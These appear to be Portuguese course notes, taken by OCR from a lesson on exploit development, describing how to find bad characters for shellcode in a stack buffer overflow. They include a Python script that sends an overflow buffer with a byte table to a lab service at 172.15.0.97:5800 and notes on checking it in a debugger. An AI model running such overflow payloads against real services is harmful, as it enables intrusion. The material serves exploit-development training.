
Verificando BadChars


+ O objetivo agora é descobrir quais caracteres são ou não aceitos pela aplicação
→ Iremos excluí-los do nosso shellcode
→ Vamos enviar toda a lista da aula passada e analisar qual o comportamento de cada caractere

```
#!/usr/bin/python
import socket

bad = "<lista enorma da aula passada>"
dados = "A"*2007 + "BBBB" + bad

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.15.0.97",5800))
s.recv(1024)
cmd = "SEND "+dados+"\r\n"
s.send(cmd.encode())
```

→ Só lembrar de acrescentar 0 onde precisa pra que todo hexadecimal tenha 2 dígitos \x1\x2\x3\x4... → \x01\x02\x03\x04.... -->\x0f
→ Ao executarmos o python e acompanharmos com o immunity, vemos que a tabela não foi enviada da maneira correta, o que indica que o primeiro caractere já é um inválido



→ Agora vamos exluir o \x00 do pacote e tentar novamente



→ Agora temos a sequência mais completa
→ Precisamos verificar um por um dos caracteres pra ver qual está faltando
→ Quando um caractere não é aceito, todo o resto na frente dele é desalinhado
→ Normamente, os inválidos são: \x00\x0a\x0d